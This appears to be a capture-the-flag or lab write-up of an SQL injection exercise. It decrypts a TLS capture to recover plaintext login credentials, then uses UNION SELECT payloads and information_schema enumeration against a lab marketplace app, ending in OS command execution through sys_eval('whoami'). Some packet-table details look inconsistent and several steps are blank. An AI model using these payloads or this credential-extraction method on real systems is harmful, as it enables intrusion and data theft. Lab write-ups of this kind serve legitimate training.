

# SQLi

First, we start with the logs of chromium

CLIENT\_HANDSHAKE\_TRAFFIC\_SECRET


2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152

d8472d2587052e4974f53ad1898ac075ca48d288c1758894d76990cbba9fa8c1

SERVER\_HANDSHAKE\_TRAFFIC\_SECRET

2dd836222cb88a36cea80c494ebdf9edcc89478e1f2e0f96775fd7fcf7fcb152

Which is a log file and a pcap file associated with it.



We decode the file using the log file

The image displays a Wireshark packet capture analysis. The top pane shows a list of 321 packets. The middle pane shows the details of the selected packet (Frame 4: 643 bytes on wire (5144 bits), 643 bytes captured (5144 bits) on interface any, id 0). The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.11.81.126	10.10.111.136	TCP	76	53334 → 8443 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303136 TSecr=0 WS=128
2	0.07262456	10.11.81.126	10.10.111.136	TCP	76	8443 → 53334 [ACK] Seq=6443 Win=0 Len=0 MSS=1460 SACK_PERM TSval=3154310628 TSecr=2201303136 WS=128
3	0.07274246	10.11.81.126	10.10.111.136	TCP	60	53334 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303136 TSecr=3154310628
4	0.07437577	10.11.81.126	10.10.111.136	TLSv1.3	643	Client Hello
5	0.14009792	10.10.111.136	10.11.81.126	TCP	60	8443 → 53334 [ACK] Seq=1 Ack=576 Win=6448 Len=0 MSS=1460 SACK_PERM TSval=3154310695 TSecr=2201303136
6	0.15245806	10.10.111.136	10.11.81.126	TLSv1.3	1344	Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
7	0.152487349	10.11.81.126	10.10.111.136	TCP	60	53334 → 8443 [ACK] Seq=576 Ack=1277 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303288 TSecr=3154310695
8	0.153480946	10.10.111.136	10.11.81.126	TLSv1.3	80	Finished
9	0.153501589	10.11.81.126	10.10.111.136	TCP	60	53334 → 8443 [ACK] Seq=576 Ack=1289 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303289 TSecr=3154310695
10	0.20431209	10.11.81.126	10.10.111.136	TLSv1.3	80	Change Cipher Spec, Alert (Level: Fatal, Description: Certificate Unknow)
11	0.206837477	10.11.81.126	10.10.111.136	TCP	60	53334 → 8443 [ACK] Seq=576 Ack=1289 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303342 TSecr=3154310695
12	0.27026456	10.11.81.126	10.11.81.126	TCP	60	8443 → 53334 [RST] Seq=1289 Ack=606 Win=6448 Len=0 MSS=1460 SACK_PERM TSval=3154310825 TSecr=2201303340
13	0.27433556	10.11.81.126	10.10.111.136	TCP	76	53334 → 8443 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303541 TSecr=0 WS=128
14	0.405294106	10.11.81.126	10.10.111.136	TCP	76	53346 → 8443 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303541 TSecr=0 WS=128
15	0.404489155	10.10.111.136	10.11.81.126	TCP	76	8443 → 53346 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3154317941 TSecr=2201303541 WS=128
16	0.404491155	10.11.81.126	10.10.111.136	TCP	60	53346 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=3154317941 TSecr=2201303541 WS=128
17	0.495808951	10.11.81.126	10.10.111.136	TLSv1.3	505	Client Hello
18	0.567704230	10.10.111.136	10.11.81.126	TCP	60	8443 → 53346 [ACK] Seq=1 Ack=1 Win=64768 Len=0 MSS=1460 SACK_PERM TSval=3154317115 TSecr=2201303631
19	0.578755170	10.10.111.136	10.11.81.126	TLSv1.3	1344	Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
20	0.578796007	10.11.81.126	10.10.111.136	TCP	60	53346 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303706 TSecr=3154317115
21	0.578793930	10.10.111.136	10.11.81.126	TLSv1.3	80	Finished
22	0.578535058	10.11.81.126	10.10.111.136	TCP	60	53346 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303707 TSecr=3154317115
23	0.579255616	10.11.81.126	10.10.111.136	TLSv1.3	80	Change Cipher Spec, Alert (Level: Fatal, Description: Certificate Unknow)
24	0.579287099	10.11.81.126	10.10.111.136	TCP	60	53346 → 8443 [ACK] Seq=548 Ack=1289 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303711 TSecr=3154317115
25	0.578166095	10.11.81.126	10.10.111.136	TCP	76	53368 → 8443 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303712 TSecr=0 WS=128
26	0.648286068	10.11.81.126	10.11.81.126	TCP	76	8443 → 53368 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303712 TSecr=2201303712 WS=128
27	0.648129573	10.11.81.126	10.10.111.136	TCP	60	53368 → 8443 [ACK] Seq=1 Ack=1 Win=32128 Len=0 MSS=1460 SACK_PERM TSval=2201303712 TSecr=2201303712 WS=128
28	0.648232312	10.11.81.126	10.10.111.136	TLSv1.3	505	Client Hello
29	0.724463706	10.10.111.136	10.11.81.126	TCP	60	8443 → 53368 [ACK] Seq=1 Ack=518 Win=64768 Len=0 MSS=1460 SACK_PERM TSval=3154317272 TSecr=2201303784
30	0.727548024	10.10.111.136	10.11.81.126	TLSv1.3	1344	Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate, Certificate Verify
31	0.727548081	10.11.81.126	10.10.111.136	TCP	60	53368 → 8443 [ACK] Seq=518 Ack=1277 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303863 TSecr=3154317275
32	0.728165921	10.11.81.126	10.11.81.126	TLSv1.3	80	Finished
33	0.728190919	10.11.81.126	10.10.111.136	TCP	60	53368 → 8443 [ACK] Seq=518 Ack=1289 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303864 TSecr=3154317275
34	0.728353413	10.11.81.126	10.10.111.136	TLSv1.3	132	Change Cipher Spec, Finished
35	0.728099549	10.11.81.126	10.10.111.136	HTTP	741	GET / HTTP/1.1
36	0.790595941	10.10.111.136	10.11.81.126	TLSv1.3	339	New Session Ticket
37	0.799412402	10.11.81.126	10.10.111.136	TLSv1.3	339	New Session Ticket
38	0.799518191	10.11.81.126	10.10.111.136	TCP	60	53368 → 8443 [ACK] Seq=1255 Ack=1831 Win=31872 Len=0 MSS=1460 SACK_PERM TSval=2201303935 TSecr=3154317347
39	0.839828207	10.10.111.136	10.11.81.126	TCP	60	8443 → 53368 [ACK] Seq=1831 Ack=1255 Win=64128 Len=0 MSS=1460 SACK_PERM TSval=3154317389 TSecr=2201303964

Frame 4: 643 bytes on wire (5144 bits), 643 bytes captured (5144 bits) on interface any, id 0

- Ethernet II, Src: Linux cooked capture v1 (00:00:00:00:00:00), Dst: 10.10.111.136
- Internet Protocol Version 4, Src: 10.11.81.126, Dst: 10.10.111.136
- Transmission Control Protocol, Src Port: 53334, Dst Port: 8443, Seq: 576, Ack: 1277, Len: 911
- Transport Layer Security
  - Hypertext Transfer Protocol
    - HTML Form URL Encoded: application/x-www-form-urlencoded
      - Form item: "uid" = "lannister"
      - Form item: "password" = "hrpTfL42wMv3"

Packets: 321 · Displayed: 321 (100.0%) Profile: Default

Extract the username and password of the server for the following packet analysis

Frame 78: 1009 bytes on wire (8072 bits), 1009 bytes captured (8072 bits) on interface any, id 0  
Linux cooked capture v1

Internet Protocol Version 4, Src: 10.11.81.126, Dst: 10.10.111.136

Transmission Control Protocol, Src Port: 41908, Dst Port: 8443, Seq: 911, Ack: 241, Len: 941

Transport Layer Security


Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

Form item: "uid" = "lannister"

Form item: "password" = "hrpTfL42wMv3"

We then log in to the server hosted at 10.10.247.99:8000




mayh3Mmarketplace Login  
Please login to continue to Search Products

Username:

Password:

Using the above found credentials we can login to the page



Welcome Iannister!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
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We now try to search for vulnerabilities starting with the famous SQLi using ' in input


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1

Which indicates the SQLi vulnerability


To exploit we go with the general SQLi query use

```
' union select 1,2,3,4,5 -- //
```


To get the output as




We use the information schema to get the table names as




We use the marketplace database access to get



Going into `unlisted_products` gives us



We use this in `http://10.10.247.99:8000/os_sql_i.php?user=lannister'`  
`union SELECT null, sys_eval('whoami') -- //`



### OS interaction using SQL Injection

Username:  
Name:  
Description: mysql

Similarly, we can find the working directory which is `/var/lib/mysql` and can get into os.